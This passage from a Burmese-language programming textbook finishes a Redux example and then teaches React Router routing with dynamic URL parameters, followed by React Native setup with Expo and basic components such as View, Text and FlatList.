အလားတူပဲ `props` တွေ အဆင့်ဆင့် လက်ဆင့်ကမ်းစရာမလိုဘဲ လိုချင်တဲ့ State ကို ရယူထားသလို State Data ကို စီမံတဲ့ `add` ကိုလည်း `dispatch()` ကနေတစ်ဆင့် တိုက်ရိုက် Run လို့ ရသွားပါတယ်။ ဒီ Component ကိုလည်း `App.js` မှာ ထပ်ထည့်ပေးလိုက်ရင် Redux ကို အသုံးပြုပြီး State Data တွေ စီမံပုံ အခြေခံနမူနာလေးတစ်ခု ရရှိသွားပါပြီ။

```
import FruitList from "./features/fruits/FruitList";
import AddFruit from "./features/fruits/AddFruit";

export default function App() {
    return (
        <div>
            <FruitList />
            <AddFruit />
        </div>
    );
}
```

Redux ဟာ ကြိုက်တဲ့သူနဲ့ မကြိုက်တဲ့သူ နှစ်ခြမ်းကွဲနေတဲ့ နည်းပညာတစ်ခုပါ။ နှစ်သက်သူတွေ အများကြီးရှိကြသလို မလိုအပ်ဘဲ ရှုပ်ထွေးလွန်းလှတယ်ဆိုပြီး မနှစ်သက်သူတွေလည်း အများကြီး ရှိနေကြပါတယ်။ တစ်ကယ်တော့ အခုပြောခဲ့တာထက် အများကြီး ပိုရှုပ်ထွေးပါသေးတယ်။ Redux ကိုယ်တိုင်က သူ့နည်းပညာကို လိုအပ်လာပြီဆိုတာ သေချာမှ သုံးပါ၊ မလိုဘဲ ရနိုင်ရင် မသုံးပါနဲ့ ဆိုတဲ့သဘောမျိုးကို ပြောထားပါတယ်။

ဘယ်လိုပဲဖြစ်ဖြစ်၊ လက်တွေ့မှာ ပရောဂျက်ကြီးလာတဲ့အခါမှာ State Data တွေကို Component တွေထဲမှာ ပြန့်ကျဲပြီး တစ်ခုချင်း လိုက်စီမံရတာ ဘယ်လိုမှ အဆင်မပြေတော့ဘူး ဆိုတာကို သိရှိလာပါလိမ့်မယ်။ အဲ့ဒီလိုအချိန်မျိုး ရောက်လာပြီဆိုရင်တော့ Redux (သို့မဟုတ်) အလားတူ သီးခြား State Management နည်းပညာ တစ်ခုခုရဲ့ အကူအညီကိုယူဖို့ လိုအပ်လာမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၆၁) – React Router

လက်တွေ့ပရောဂျက်တွေမှာ Screen (သို့မဟုတ်) Page တွေ အများကြီးပါဝင်နိုင်ပါတယ်။ ဥပမာ - Login, Register, Profile, Home, Dashboard, Setting စသဖြင့်ပေါ့။ React မှာလည်း Component တွေကို အဲ့ဒီလို Page တွေခွဲပြီး စီမံလို့ရပါတယ်။ ဒီအတွက် React Router လို နည်းပညာမျိုးကိုသုံးနိုင်ပါတယ်။ ဥပမာ - အခုလို Component နှစ်ခုရှိတယ်ဆိုကြပါတယ်။

JavaScript/JSX

```
const users = [
    { id: 1, name: 'Alice', gender: 'f' },
    { id: 2, name: 'Bob', gender: 'm' },
    { id: 3, name: 'Tom', gender: 'm' },
    { id: 4, name: 'Mary', gender: 'f' },
];
```

JavaScript/JSX

```
function Male(props) {
    return (
        <ul>
            {users.filter(u => u.gender === 'm')
                  .map(u => <li key={u.id}>{u.name}</li>)}
        </ul>
    );
}
```

```
function Female(props) {
    return (
        <ul>
            {users.filter(u => u.gender === 'f')
                  .map(u => <li key={u.id}>{u.name}</li>)}
        </ul>
    );
}
```

ဒီ Component နှစ်ခုကို အသွားအပြန် Navigate လုပ်လို့ရတဲ့ ခလုပ်လေးတွေနဲ့ Page ခွဲပြီး ပြချင်တယ်ဆိုရင် ပြလို့ရပါတယ်။ ပထမဆုံးအနေနဲ့ `react-router-dom` ကို NPM နဲ့ Install လုပ်လိုက်ပါ။

```
npm i react-router-dom
```

ပြီးရင် `index.js` ကုဒ်ရဲ့ ဖွဲ့စည်းပုံက အခုလို ဖြစ်သင့်ပါတယ်။

JavaScript/JSX

```
import React from 'react';
import { createRoot } from 'react-dom/client';
import App from './App';
import { BrowserRouter } from "react-router-dom";

const container = document.getElementById('root');
const root = createRoot(container);

root.render(
    <BrowserRouter>
        <App />
    </BrowserRouter>
);
```

App တစ်ခုလုံးကို React Router ကနေ ရတဲ့ `BrowserRouter` Container ထဲမှာ ထည့်ပေးလိုက်တာပါ။ ဒါကြောင့် App တစ်ခုလုံးကနေ Router နဲ့ သက်ဆိုင်တဲ့ လုပ်ဆောင်ချက်တွေကို စတင်အသုံးပြုနိုင်သွားပါပြီ။ နောက်တစ်ဆင့်အနေနဲ့ Page တွေ ခွဲခြင်း၊ အဲ့ဒီ Page တွေကို သွားလို့ရတဲ့ Route Link တွေ သတ်မှတ်ခြင်းတို့ကို အခုလို ရေးသားနိုင်ပါတယ်။

JavaScript/JSX

```
import { Routes, Route, Link } from "react-router-dom";

export default function App() {
    return (
        <div>
            <ul>
                <li><Link to="/male">Male</Link></li>
                <li><Link to="/female">Female</Link></li>
            </ul>
            <div style={{ background: "cyan", padding: 20 }}>
                <Routes>
                    <Route path="/male" element={<Male />} />
                    <Route path="/female" element={<Female />} />
                </Routes>
            </div>
        </div>
    );
}
```

`<Routes>` အတွင်းမှာ `<Route>` Component တွေနဲ့ ခွဲထားလိုတဲ့ Page တွေကို တန်းစီပြီး ထည့်ပေးလိုက်ယုံပါပဲ။ သီးခြားစာမျက်နှာအဖြစ် ဖော်ပြစေလိုတဲ့ Component တွေကို `element` အနေနဲ့ ပေးရပြီး အဲ့ဒီ Page တွေကို သွားလို့ရတဲ့ လိပ်စာကိုတော့ `path` နဲ့ သတ်မှတ်ပေးရတာပါ။ အသုံးပြုရ လွယ်ကူပါတယ်။ နမူနာအရ `/male` ဆိုတဲ့လိပ်စာကိုသွားရင် `<Male>` Component ကို ပြပေးမှာဖြစ်ပြီး၊ `/female` ဆိုတဲ့လိပ်စာကိုသွားရင် `<Female>` Component ကို ပြပေးမှာပါ။

http://localhost:3000/male

http://localhost:3000/female

သက်ဆိုင်ရာလိပ်စာကို သွားလို့ရတဲ့ Link တွေထည့်သွင်းဖို့အတွက် ရိုးရိုး HTML `<a>` Element ကိုပဲ သုံးရင်ရနိုင်ပေမယ့် မလိုအပ်တဲ့ Page Refresh တွေမဖြစ်စေဖို့အတွက် React Router နဲ့အတူပါတဲ့ `<Link>` Element ကို အသုံးပြုရင် ပိုသင့်တော်ပါတယ်။ ဒါကြောင့် နမူနာမှာ သက်ဆိုင်ရာ လိပ်စာကို ချိတ်ပေးထားတဲ့ `<Link>` Element လေးတွေ ပါဝင်တာကိုလည်း သတိပြုပါ။

Dynamic URL

အခြေအနေပေါ်မူတည်ပြီး တန်ဖိုးပြောင်းလဲနေတဲ့ URL တွေကို အသုံးပြုဖို့ လိုအပ်ရင်လည်း သုံးနိုင်ပါတယ်။ `/user/1`, `/user/2`, `/user/3` စသဖြင့် လုပ်ဆောင်ချက်က အတူတူပဲ၊ 1, 2, 3 စသဖြင့် Parameter တန်ဖိုးပဲ ပြောင်းသွားတဲ့သဘောပါ။ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

JavaScript/JSX

```
import {
    Routes,
    Route,
    useParams,
    useNavigate,
} from "react-router-dom";

function User() {
    const { name } = useParams();
    return <h1>Profile - {name}</h1>;
};

export default function App(){
    const navigate = useNavigate();

    return (
        <div>
            <button onClick={() => navigate("/user/alice")}>
                Alice
            </button>
            <button onClick={() => navigate("/user/bob")}>
                Bob
            </button>

            <div style={{ background: "cyan", padding: 20 }}>
                <Routes>
                    <Route path="/user/:name" element={<User />} />
                </Routes>
            </div>
        </div>
    );
};
```

ထူးခြားချက်အနေနဲ့ `<Route>` ရဲ့ `path` မှာ `:name` ဆိုတဲ့ Parameter တစ်ခုပါဝင်ပါတယ်။ `:name` နေရာမှာ ပါဝင်လာတဲ့ တန်ဖိုးတွေ ပြောင်းလဲနေရင်လည်း လက်ခံအလုပ် လုပ်ပေးနိုင်တဲ့ Route ဖြစ်သွားပါတယ်။ ဒါကြောင့် `/user/Alice`, `/user/Bob`, `/user/Tom`, `/user/Mary` စသည်ဖြင့် နောက်ကတန်ဖိုး အမျိုးမျိုး ပြောင်းနေရင်လည်း ဒီ Route က အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ `/user/`

နောက်ကလိုက်တဲ့ တန်ဖိုးတွေက `:name` ဖြစ်သွားမှာပါ။

ဒီကုဒ်နမူနာမှာ `<Link>` Component တွေ မသုံးထားပါဘူး။ သုံးမယ်ဆိုရင်လည်း သုံးလို့ရပါတယ်။ အဲ့ဒီအစား နောက်ထပ် နည်းလမ်းတစ်ခုအနေနဲ့ `useNavigate()` Hook ကနေရတဲ့ `navigate()` Function ကို အစားထိုးပြီး သုံးပြထားပါတယ်။ Button ရဲ့ `onClick` မှာ ရေးထားတာဖြစ်လို့ Button ကို နှိပ်လိုက်ရင် `navigate()` မှာပေးထားတဲ့ လိပ်စာကို ရောက်သွားမှာပါ။ ဒီနည်းနဲ့ `<Link>` မပါဘဲလည်း Page တွေတစ်ခုနဲ့တစ်ခု သွားလို့ရပါတယ်။

User Component ကိုလည်း လေ့လာကြည့်လိုက်ပါ။ `useParams()` လို့ ခေါ်တဲ့ Hook ရဲ့ အကူအညီနဲ့ URL ထဲက `:name` တန်ဖိုးကို ယူထားပါတယ်။ ဒီနည်းနဲ့ URL မှာပါဝင်လာတဲ့ ပြောင်းလဲနေတဲ့ Parameter တန်ဖိုးတွေကို Component က ရယူ အလုပ်လုပ်နိုင်သွားမှာပဲ ဖြစ်ပါတယ်။

အခန်း (၆၂) – React Native

React Native ဟာ React ကို အသုံးပြုထားတဲ့ Cross-platform Development နည်းပညာတစ်ခုပါ။ Mobile အတွက်ရော Desktop အတွက်ပါ သုံးကြပါတယ်။ React Native ကိုသုံးပြီး Android App တွေ iOS App တွေ Windows App တွေ ရေးလို့ရပါတယ်။ ရေးတဲ့အခါ React (JavaScript) နဲ့ ရေးရလို့ ရေးရတာ မြန်သလို၊ လက်တွေ့ အလုပ်လုပ်တဲ့အခါ Native UI တွေကို အသုံးပြုပြီး အလုပ်လုပ်လို့ စွမ်းဆောင်ရည် အမြန်နှုန်းလည်း ကောင်းပါတယ်။ ကြိုက်တဲ့သူ ရှိသလို မကြိုက်တဲ့သူတွေလည်း ရှိပါတယ်။ ဒီနေရာမှာ အကြောင်း အကျိုး အကောင်း အဆိုးတွေကို နှိုင်းယှဉ်ပြီး ပြောမနေတော့ပါဘူး။ ဘယ်လိုသုံးရလဲ၊ ဘယ်လိုရေးရလဲ ဆိုတာကိုပဲ ပြောပြသွားမှာပါ။

React ပရောဂျက်တွေကို `create-react-app` အသုံးပြု တည်ဆောက်ရသလို့ React Native ပရောဂျက်တွေကိုတော့ `react-native` (သို့မဟုတ်) Expo လို့ခေါ်တဲ့ နည်းပညာကို အသုံးပြု တည်ဆောက်ရပါတယ်။ Mobile App တွေ ရေးရ စမ်းရတာ နည်းနည်း အလုပ်များပါတယ်။ စက်ထဲမှာ သက်ဆိုင်ရာ SDK တွေ Build Tool တွေ ရှိမှ စမ်းလို့ရကြပါတယ်။ Expo လို့ခေါ်တဲ့ နည်းပညာက React Native ပရောဂျက်တွေကို ကိုယ့်စက်ထဲမှာ တခြားဘာမှ ရှိစရာမလိုဘဲ စမ်းလို့ရအောင် လုပ်ပေးထားလို့ အတော်အဆင်ပြေပါတယ်။ React Native Documentation ကလည်း Expo ကို ဦးစားပေး ဖော်ပြထားသလို ဒီနေရာမှာလည်း Expo ကိုပဲ အသုံးပြုပြီး ရှေ့ဆက်သွားကြမှာပါ။ ပထမဆုံးအနေနဲ့ `expo-cli` ကို NPM နဲ့ Install လုပ်ပေးရပါမယ်။

```
npm i expo-cli
```

ပြီးတဲ့အခါ React Native ပရောဂျက်တစ်ခုကို အခုလို တည်ဆောက်ပေးရပါတယ်။

```
npx expo init HelloNative
```

အသုံးပြုတဲ့ Version ပေါ်မူတည်ပြီး ပရောဂျက်တည်ဆောက်စဉ်မှာ မေးခွန်းတစ်ချို့ မေးနိုင်ပါတယ်။ ပုံသေပြောပြလို့ မရတော့ပါဘူး။ ပေါ်လာတဲ့ Instruction ကို လိုက်ဖတ်ပြီး ကိုယ်တိုင်ဆက်သွားနိုင်ဖို့ လိုအပ်ပါလိမ့်မယ်။ ပရောဂျက်တည်ဆောက်ပြီးတဲ့အခါ အခုလို Run ကြည့်လို့ရပါပြီ။

```
cd HelloNative
npx expo start
```


ဒီလို Run လိုက်တယ်ဆိုရင် Terminal ထဲမှာ QR Code လေးတစ်ခု ပေါ်လာပါလိမ့်မယ်။ အဲ့ဒီ QR Code ကို **Expo Go** App နဲ့ Scan လုပ်လိုက်မယ်ဆိုရင် ပရောဂျက်ကို ကိုယ့်ဖုန်းပေါ်မှာ တစ်ခါထဲ Run ပြပေးသွားမှာပဲ ဖြစ်ပါတယ်။ Expo App ကို ဒီလိပ်စာတွေမှာ ရယူနိုင်ပါတယ်။

Google Play Store - https://play.google.com/store/apps/details?id=host.exp.exponent&hl=en
Apple App Store - https://apps.apple.com/us/app/expo-client/id982107779

အရေးကြီးတာ တစ်ခုကတော့ စမ်းမယ့်ဖုန်းနဲ့ ကွန်ပျူတာဟာ Wifi Network တစ်ခုထဲမှာ ရှိရမှာဖြစ်ပါတယ်။ ဒါမှအလုပ်လုပ်မှာပါ။ Wifi မတူရင် ပုံမှန်အားဖြင့် အလုပ်မလုပ်ပါဘူး။ အဲ့ဒါကို အလုပ်လုပ်စေချင်ရင် ရအောင်လုပ်တဲ့နည်းတွေရှိပေမယ့် ဒီနေရာမှာ ထည့်မပြောနိုင်တော့ပါဘူး။ လိုအပ်ရင် Expo ရဲ့ Documentation မှာ ဆက်လေ့လာရမှာပါ။

နောက်တစ်နည်းအနေနဲ့ ကိုယ့်စက်ထဲမှာ Android Emulator တို့ iOS Simulator တို့ ရှိရင်လည်း အဲ့ဒီ Simulator ထဲမှာ Run ခိုင်းလို့ရပါတယ်။ Android App တွေ iOS App တွေ စမ်းရေးဖူးလို့ စက်ထဲမှာ Simulator တွေရှိတဲ့သူက Simulator ကို ဖွင့်ထားလိုက်ပါ။ ပြီးရင် Expo Run ထားတဲ့ Terminal ထဲမှာ `a` ကို နှိပ်ပေးလိုက်ရင် Android အတွက် Run ပေးသွားမှာဖြစ်ပြီး `i` ကို နှိပ်ပေးလိုက်ရင် iOS အတွက် Run ပေးသွားပါလိမ့်မယ်။

အခုလိုရလဒ်မျိုးကို ဖြစ်နိုင်ပါတယ်။



ဒီနည်းတွေထက် ပိုလွယ်တာကတော့ React Native ပရောဂျက်ကို Web Browser အတွင်းမှာပဲ Run ကြည့်ခြင်း ဖြစ်ပါတယ်။ Expo Run ထဲမှာ Terminal ထဲမှာပဲ `w` ကို နှိပ်လိုက်ရင်ရပါတယ်။ ဒါပေမယ့် ဤဒီလို Web Browser ထဲမှာ Run နိုင်ဖို့အတွက် ထပ်ထည့်ရမယ့် Package တွေ ရှိလာပါလိမ့်မယ်။ Version တစ်ခုနဲ့တစ်ခု မတူကြပါဘူး။ Expo က Terminal ထဲမှာပဲ ထပ်ထည့်ရမယ့် Package အမည်တွေကို ပြောပြပါလိမ့်မယ်။ လိုက်ဖတ်ကြည့်ပြီး ကိုယ့်ဘာသာ Install လုပ်ပေးဖို့ လိုအပ်ပါလိမ့်မယ်။ လိုအပ်တဲ့ Package တွေ အစုံထည့်ပြီးရင် `npx expo start` ကို နောက်တစ်ခါ ပြန် Run ပြီး `w` လေးတစ်ချက် နှိပ်ပေးလိုက်တဲ့အခါ မိုဘိုင်းဖုန်းတွေမှာ အလုပ်လုပ်ဖို့ ရည်ရွယ်ရေးသားပါတယ်ဆိုတဲ့ React Native ပရောဂျက်ကို Web Browser နဲ့ပဲ ဆက်ပြီးတော့ စမ်းကြည့်လို့ရသွားပါလိမ့်မယ်။

ဒီအဆင့်ထိ စမ်းသပ်အောင်မြင်ပြီဆိုရင် နောက်ပိုင်းက လွယ်သွားပါပြီ။ အများအားဖြင့် ရှေ့ပိုင်းမှာ လေ့လာခဲ့ပြီးဖြစ်တဲ့ React ရေးထုံးတွေအတိုင်းပဲ ဆက်ရေးသွားရမှာပါ။ Component တည်ဆောက်ပုံ၊ state တွေ props တွေ စီမံပုံ၊ အားလုံးအတူတူပါပဲ။ Input စီမံပုံလေး နည်းနည်း ကွဲသွားပြီး `<div>` တို့ `<h1>` တို့


`<ul>` တို့လို HTML Element တွေအစား `<View>` တို့ `<Text>` တို့လို React Native က ဖန်တီးပေးထားတဲ့ Element တွေကို အစားထိုး သုံးပေးရမှာပါ။

နမူနာအနေနဲ့ ပရောဂျက်ဖိုဒါထဲက `App.js` ကိုဖွင့်ပြီး အခုလိုရေးစမ်းကြည့်ပါ။


JavaScript/JSX

```
import { Text, View } from 'react-native';

function App() {
    return (
        <View style={{ backgroundColor: 'cyan', padding: 20 }}>
            <Text style={{ fontSize: 40, fontWeight: 'bold' }}>
                Hello React Native
            </Text>
        </View>
    )
}

export default App;
```

ရိုးရိုး React ကုဒ်နဲ့ သိပ်မကွာဘဲ `<div>` တွေဘာတွေအစား React Native ကနေ Import လုပ်ယူထားတဲ့ `<View>` နဲ့ `<Text>` တို့ကို သုံးသွားတာကို တွေ့ရမှာပါ။ `<View>` ကို `<div>` နဲ့ တူတယ်လို့ သဘောထားပြီး စာမှန်သမျှ `<Text>` ထဲမှာ ရှိသင့်တယ်လို့ မှတ်ထားပေးပါ။ နောက်ထပ်ထူးခြားချက်ကတော့ `style` အနေနဲ့ သုံးထားတဲ့ CSS ကုဒ်မှာ `background` အစား `backgroundColor` လို့ အပြည့်အစုံ ရေးရတာကိုလည်း သတိပြုပါ။ Style တွေအတွက် ရေးထုံးက CSS ရေးထုံးအတိုင်းပဲ ရေးရပေမယ့် အခုလို ကွဲလွဲမှုလေးတစ်ချို့တော့ ရှိပါတယ်။ ရလဒ်ကို အခုလို ဖြစ်မှာပါ။



တခြား အသုံးဝင်တဲ့ အခြေခံ Component တွေကတော့ `<ScrollView>` `<Image>` `<TextInput>` `<Button>` `<Picker>` `<Switch>` `<FlatList>` တို့ပဲဖြစ်ပါတယ်။ ဒါတွေက React Native နဲ့ ပါတဲ့ Cross-Platform Component တွေကို ပြောတာပါ။ ဆိုလိုတာက ဒီ Component တွေကို Android App တွေ မှာပဲဖြစ်ဖြစ် iOS App တွေမှာပဲဖြစ်ဖြစ် အသုံးပြုလို့ ရပါတယ်။ ဘယ်လိုနည်းလမ်းမျိုးနဲ့ အသုံးပြုလို့ရသလဲဆိုတာ ဒီပုံလေးကိုကြည့်ပါ။



React Native မှာ -

JavaScript/JSX

```
<View>
     <Image /><Text />
</View>
```

လို့ရေးထားပေးမယ်၊ လက်တွေ့အလုပ်လုပ်တဲ့အခါ Android မှာဆိုရင် ViewGroup, ImageView နဲ့ TextView ဆိုတဲ့ Android Native UI တွေကို သုံးပြီး အလုပ်လုပ်ပေးမှာပါ။ iOS မှာဆိုရင်တော့ UIView, UIImageView နဲ့ UITextView ဆိုတဲ့ iOS Native UI တွေကို သုံးသွားမှာပါ။ ဒီနည်းနဲ့ တစ်ကြိမ်ရေးယုံပြီး Platform နှစ်ခုလုံးအတွက် App တွေကို ထုတ်ပေးနိုင်မှာ ဖြစ်ပါတယ်။

Cross-Platform မဟုတ်တဲ့ Android သီးသန့်၊ iOS သီးသန့် Component တွေလည်း ရှိပါသေးတယ်။ ဥပမာ - `<DrawerLayoutAndroid>` `<ToastAndroid>` စတာတွေဟာ Android သီးသန့် Component တွေပါ။ `<View>` `<Text>` `<TextInput>` `<Button>` နဲ့ `<FlatList>` တို့ကို အသုံးပြုပြီး နမူနာတစ်ခု ရေးပြပါမယ်။


JavaScript/JSX

```
import { useState } from 'react';

import {
    StyleSheet,
    FlatList,
    Button,
    TextInput,
    Text,
    View
} from 'react-native';

const styles = StyleSheet.create({
    container: {
        backgroundColor: '#ddd',
    },

    appbar: {
        paddingTop: 40,
        paddingBottom: 20,
        paddingLeft: 20,
        paddingRight: 20,
        backgroundColor: 'cyan',
    },
```

```
    title: {
        fontSize: 30,
        fontWeight: 'bold'
    },
    content: {
        margin: 10,
        backgroundColor: 'white',
    },
    item: {
        padding: 10,
        borderBottomWidth: 1,
        borderColor: '#ddd'
    },
    itemText: {
        fontSize: 20
    }
});

function Item(props) {
    return (
        <View style={styles.item}>
            <Text style={styles.itemText}>
                {props.name}
                (${props.price})
            </Text>
        </View>
    )
}

function App() {
    let [ items, setItem ] = useState([
        { id: '1', name: 'Apple', price: 0.99 },
        { id: '2', name: 'Orange', price: 0.89 },
    ]);

    return (
        <View style={styles.container}>
            <View style={styles.appbar}>
                <Text style={styles.title}>React Native</Text>
            </View>
            <View style={styles.content}>
                <FlatList
                    data={items}
                    renderItem={({ item }) => (
                        <Item
                            name={item.name}
                            price={item.price}
                        />
                    )}
                    keyExtractor={i => i.id}
                />
            </View>
        </View>
    )
}

export default App;
```

ကုဒ်တွေများလို့ လန့်မသွားပါနဲ့။ Style တွေ များနေတာပါ။ Style တွေကို ဒီတိုင်းရေးရင်လည်း ရပေမယ့် React Native ကပေးတဲ့ Stylesheet လုပ်ဆောင်ချက်ကို သုံးထားပါတယ်။ `create()`, `compose()`, `flatten()` စသဖြင့် ရေးထားတဲ့ Style တွေကို စီမံတဲ့အခါ အထောက်အကူပြုတဲ့ လုပ်ဆောင်ချက်တွေ ရနိုင်ပါတယ်။ ပြီးတော့ အဲ့ဒီ Style တွေက လက်တွေ့မှာ အခုလို ကိုယ်တိုင် အကုန် ရေးစရာ မလိုပါဘူး။ အသင့်သုံး UI Framework တွေ အများကြီးရှိပါတယ်။ လိုချင်တဲ့ UI ကို ယူသုံးယုံပါပဲ။ ဒီနေရာမှာသာ ဒီလို Framework တွေကို သုံးပြီး နမူနာမပြချင်လို့ ကိုယ့်ဘာသာ ရေးထားရတာပါ။

ကျန်တဲ့ JavaScript ကုဒ်က သိပ်တောင် ရှင်းပြစရာ မရှိပါဘူး။ ဖတ်ကြည့်ပါ။ ရိုးရိုး React ကုဒ်အတိုင်းပဲ ရေးထားတာပါ။ ထူးခြားချက်အနေနဲ့ `<FlatList>` အကြောင်းလောက်ပဲ ပြောစရာရှိပါတယ်။ FlatList အတွက် props (၃) ခု လိုပါတယ်။ `data` က List အနေနဲ့ဖော်ပြစေလိုတဲ့ စာရင်းပါ။ `renderItem` ကတော့ List Item တစ်ခုချင်းစီကို ဘယ်လိုဖော်ပြရမလဲ ကြိုတင်သတ်မှတ်ထားတဲ့ Component ပါ။ `keyExtractor` ကတော့ React မှာ ထည့်ပြောခဲ့တဲ့ `key` props နဲ့ သဘောသဘာဝ တူပါတယ်။ ဒီ (၃) ခုစုံရင် သူ့ဘာသာ ဖော်ပြသွားလို့ `map()` တွေဘာတွေနဲ့ Loop လုပ်နေစရာ မလိုတော့ပါဘူး။ ရလဒ်က အခုလိုပုံစံဖြစ်မှာပါ။



